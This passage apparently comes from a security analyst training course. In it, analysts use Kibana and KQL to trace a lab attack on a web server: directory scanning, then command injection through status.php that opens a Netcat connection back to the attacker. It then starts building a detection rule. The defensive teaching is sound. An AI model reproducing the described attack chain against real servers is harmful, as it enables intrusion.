


Figure 134: Network Overview of Enterprise

We can assume each endpoint in our diagram has an Elastic Agent installed that reports to our ELK Stack. The only machine without an Elastic Agent is *attacker02*. The horizontal line represents a separation of access from the dual-homed machines (*snort03* and *web01*).

The symbols on each monitor indicate the operating system installed on each machine, with Ubuntu[606] on *snort03* and CentOS 8[607] on *web01*. Both *dc01* and *appsrv01* are running Windows Server 2019.[608] We'll also find specialized logging artifacts from our systems: Snort logs from *snort03*, Apache logs from *web01*, and Sysmon from both Windows servers.

19.1 Phase One: Web Server Initial Access

This Learning Unit covers the following Learning Objectives:

1. Detect enumeration and command injection of web01
2. Implement Phase One detection rules

This Learning Unit will take approximately 2 hours to complete.

In this first phase, the attacker attempts to gain a foothold in the external boundary of the network. The first part of this endeavor includes enumerating a viable target followed by exploiting it with an unanticipated technique. For this as well as the other phases, we don't have any active SIEM rules available to us and must discover the activity manually.

Each phase is activated through the web interface on *attacker02*. The first of four phase controls is shown below.

[606] (Canonical Ltd., 2022), https://ubuntu.com/

[607] (The CentOS Project, 2022), https://www.centos.org/

[608] (Microsoft, 2022), https://www.microsoft.com/en-us/windows-server

Figure 135: Attack initialization button

Clicking *RUN* initiates the phase of the attack. We'll need to wait about two minutes after clicking the button to ensure that the attack is complete. We should mark down the time between phases to constrict the evaluation period. Developing rules to generate alerts will help with identifying some part of the activity and help us work backward to the point of intrusion.

Once the page indicates that the phase is finished, we can begin our investigation.

19.1.1 Enumeration and Command Injection of web01

With no alerts generated from the activity, we'll rely on a timeframe to discover the anomalous behavior. For our example, let's assume that phase one was initiated shortly after *Apr 27, 2022 @ 12:58:00.000* and ended just before *Apr 27, 2022 @ 13:00:00.000*. We can check for any anomalous activity in *Discover* to determine anything notable occurred.

Shown below is the number of hits Discover found in the two-minute period. Our index pattern in this case is set to logs-*, not metrics-*.

Figure 136: All hits in Phase One timeframe

The display shows two bar graph regions that are much higher than all other results. Compared to our baseline of activity across the entire network in the timeframe, these spikes appear suspicious. For illustrative purposes, we'll label one region of interest *A* and the other region *B*.

Clicking on the leftmost tall bar in region *A* automatically adjusts the timeframe to a more narrow period, as well as the number of hits.

Shown below is the adjusted number of hits with the new period. The timeframe has been narrowed down to between *Apr 27, 2022 @ 12:58:25.000* and *Apr 27, 2022 @ 12:58:26.000*.

Figure 137: Subset of hits within Phase One timeframe

In this timeframe, we'll observe a large number of entries sharing several common traits. First, the *event.category* for each entry is "web". Another common trait for each entry is having "apache.access" as the *event.dataset*. A third detail worth noting is the *agent.name* listed as "web01", which indicates a large number of events in the listing based on web access to web01 in a second's time. This may be normal for larger enterprises, but for us it seems like unusual user activity. To know for sure, we must examine these event entries.

Reviewing the latest entries at the top of the list reveals similar Apache access log data. Near the bottom of the entry, we'll notice other common fields adding to the anomaly:

# http.response.status_code	404
t http.version	1.1
t input.type	log
t log.file.path	/var/log/httpd/access_log
# log.offset	938,582
t source.address	192.168.51.54
IP source.ip	192.168.51.54
t tags	apache-access
t url.original	/established
t url.path	/established
t user_agent.device.name	Other
t user_agent.name	IE
t user_agent.original	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
t user_agent.os.full	Windows XP
t user_agent.os.name	Windows
t user_agent.os.version	XP

Figure 138: Sample Apache access log entry

These fields provide more evidence supporting anomalous activity. The *user_agent.name* field displays "IE", as if the Internet Explorer web browser was used to access web01. The *user_agent.os.full* field lists "Windows XP" as the source's operating system. We should also note the *source.address* of 192.168.51.54 and the 404 *http.response.status_code*. We'll use these details to help confirm any suspicions about automated scanning of web01. The only major change in this and other entries are the *url.original* and *url.path* fields, as each entry has a different path.

It would be unusual to encounter a decades-old operating system running on any hosts in a modern enterprise. Furthermore, an Internet Explorer user is unlikely to generate so many Apache logs in a short amount of time.

Without changing the timeline, we can update our KQL query at the top of the interface. We'll filter on the unusual operating system and the source IP address within our timeframe. If the number of event entries is similar to what we've found already, we can conclude that scanning activity is likely coming from the source IP address.

Below is the KQL syntax we'll use to generate the new series of entries.

```
user_agent.os.full : "Windows XP" and source.address : "192.168.51.54"
```

Listing 678 - KQL query to filter on Windows XP and suspect attacking IP

This command requires that two literal matches are present to satisfy match conditions. While we could add other source-specific values that we identified before, these are sufficient for this case study.

After clicking *Refresh* in the upper right-hand corner of the interface, we'll observe the following update to the number of hits and matching entries:




Figure 139: Anomalous web-scanning activity in one-second timeframe

With our query applied, the number of hits has not changed very much in the span of a second. It's safe to assume that the first large spike of activity in this attack phase is web-based enumeration on web01.

Next, let's change the timeframe back to the full two-minute period. If the first large spike was web-based enumeration, what was the second large spike? To find out, we'll change our timeframe back to an absolute start time of *Apr 27, 2022 @ 12:58:00.000* and end time of *Apr 27, 2022 @ 13:00:00.000*.

Figure 140: All web-scanning activity from 192.168.51.54 in Phase One

The results show similar regions to those we discovered earlier. Assuming region *A* represents the enumeration activity we found a moment ago, it's interesting to find similar enumeration activity coming from 192.168.51.54 several seconds later, represented in region *B*.

Digging a little deeper into our investigation, let's make a change to our KQL query. Scanning and other brute force activities generate a large number of rejection-related responses. When scanning over HTTP, the most common responses are *404* (Not Found) and, in some cases, *403* (Forbidden). We can filter these HTTP responses to determine what our attacker has found.

Our updated KQL query to filter out unwanted HTTP responses is as follows:

```
user_agent.os.full : "Windows XP" and source.address : "192.168.51.54" and not
http.response.status_code : (404 or 403)
```

Listing 679 - KQL query to filter out HTTP Not Found and HTTP Forbidden responses

This query will drastically reduce the noise associated with the web-scanning activity. Applying the new KQL query to our two-minute time span leaves very little for review in the entry listing.

Figure 141: Hits from suspicious web scanning

With only four matches from our query, we can manually review the entries to determine what paths or files were found via scanning.

One quick method to list a common field across entries is to select it from the filter column on the left side. Hovering the cursor over each field shows a small “+” in a circle. Clicking the icon adds that field to the entry listing on the right side.




Figure 142: Selecting a field to add as a column

An example of the highlighted field options is shown above. After adding the *url.original* field as a column, our four event entries are easier to review.





Figure 143: Suspicious web scanning with URL paths

Our output reveals a directed methodology. The first three entries show basic scanning of the web root, finding the /system_web/ directory and info.php. Roughly 20 seconds later, another enumeration scan on the /system_web/ directory found the status.php page. We'll make a note that the full path /system_web/status.php was found on *Apr 27, 2022 @ 12:58:47.000*.

Browsing to the page in question shows a status dashboard for the fictional SC System.



ID	Name	Version	Status	Bad Connects	Power	Failed Login (%)	Failed Page (%)	Failed Request (%)
77603	SC-2011	v1.2.1	WARNING	4	☑	2%	9%	1%
71452	SC-2012	v1.2.2	GOOD	0	☑	0%	0%	0%
54008	SC-2013	v1.2.2	GOOD	0	☑	0%	0%	0%
84606	SC-2014	v1.2.2	GOOD	0	☑	0%	0%	0%
58497	SC-2015	v1.2.2	GOOD	0	☑	0%	0%	0%
81347	SC-2016	v1.2.1	WARNING	9	☑	7%	0%	23%
35986	SC-2017	v1.2.2	GOOD	0	☑	0%	0%	0%
63245	SC-2018	v1.2.2	GOOD	0	☑	0%	0%	0%
34170	SC-2019	v1.2.1	OFFLINE	0	☐	0%	0%	0%
39930	SC-2020	v1.1.3	CRITICAL	1103	☑	99%	99%	99%
65973	SC-2021	v1.2.2	GOOD	0	☑	0%	0%	0%
58376	SC-2022	v1.2.2	GOOD	0	☑	0%	0%	0%

Figure 144: SC System Status Dashboard

The page shows that one system, SC-2020, is in a *CRITICAL* state. While we can't be sure that SC2020's condition is a result of an attacker, it *is* worth noting.

If the attacker is trying to use this page to their advantage, we can search for all activity after the page was discovered. We'll change our start time to *Apr 27, 2022 @ 12:58:47.000* and leave our end time unchanged. We'll also update our KQL query, removing the User-Agent criteria and filtering on HTTP 200 (OK) responses.

Our new KQL query and updated start time narrows our results to one very shocking discovery.

Figure 145: Command injection on web01

The URL path shows arguments being passed to status.php. These arguments attempt to connect from web01 to the attacking IP using *Netcat* on port 8000.


For now, it's safe to assume that web01 has been compromised. The attacker found the status.php page and used command injection for an initial shell on the target. Next, we'll develop detection rules for this activity and test them out.

19.1.2 Phase One Detection Rules

Having found activity in *Discover*, we'll turn our attention to the *Security* homepage. In most cases, using

> *When drafting detection rules, it's wise to save them offline. Attack phases cannot be rolled back, and the VM group has to be reverted. If the detection rules are not saved outside the labs, they will be lost after reverting.*

To find the *Rules* page, we can use the search bar at the top of the Kibana interface, typing "rules" to reveal quick links.



KQL queries is helpful for determining the detection rules we need, which is why it's important to characterize whatever anomalies we want to detect.

Figure 146: Searching Elastic for Rules page

We want to access the *Rules* page within *Security*, so we'll click on that.

On the *Rules* page, we'll encounter numerous built-in rules for ELK. However, we are interested in writing our own for the purposes of this case study. To create a new rule, we'll click *Create new rule* on the upper right side of the page.




Figure 147: Create new rule button on Rules page

The first section of this page defines the new highlighted rule. Let's begin defining our rule for web-based enumeration.

The *Rule Type* we want is *Threshold*, since web-based enumeration is similar to other brute force methods in attempting to find accessible and responding web pages. In most cases, hundreds or even thousands of pages are scanned in an attempt to find web applications or other commonlynamed resources.

Skipping over the index patterns, we'll turn our attention to our custom query. For aggregation, we'll want to search all our Apache logs for HTTP response codes of 404 or 403. While these are not indicative of web enumeration by themselves, the staggering aggregate of them in a short period of time is relevant. An example of our rule creation at this point is shown below.




Figure 148: Rule Type and Custom Query for Web Enumeration

In Kibana, we've selected the *Rule Type* Threshold. The *Custom query* at the bottom has the *"apache-access"* tag, along with the *http.response.status_code* field. In order to match on response codes 404 as well as 403, we'll put both values in parentheses separated with the *OR* clause.

For this case study, we're focused on web-based enumeration since it leads to web server compromise in an internal network. Public-facing web servers are constantly scanned by security vendors and automated web crawlers, potentially generating a large volume of alerts. It's important to considerscoping your enumeration rules for internal hosts only, or finding some other mechanism to tune out the constant barrage of external activity.

Scrolling further down in Kibana, we'll notice the option to *Group by* various fields of importance for analysis. We're also presented with *Count* and *Timeline template* options, but these aren't necessary. For now, we want to group our common fields for web enumeration by the source IP address and some part of the User-Agent string. Below, we've filled out the rest of these fields using our parameters.




Figure 149: Group by fields for Web Enumeration

Our two fields are listed beneath the *Group by* heading, as shown in Kibana. The *source.address* field is filled with the IP address that is performing the enumeration. The *Threshold* field is set to 250, since we expect a web-based enumeration to generate far more requests than an average user's web browser. The *user_agent.name* has one aspect of the User-Agent string. In our case, these fields are populated with the IP address of *attacker02* and the term "IE", which was found during our analysis. Since there is nothing else to fill out, we'll move on to the next step of rule creation with the *Continue* button.

Next, we need to complete the *About rule* section for rule creation. This information is descriptive and does not impact the fidelity of the detection. We'll write some descriptive information about the rule we are creating in this section and assign a value to the alerts generated.

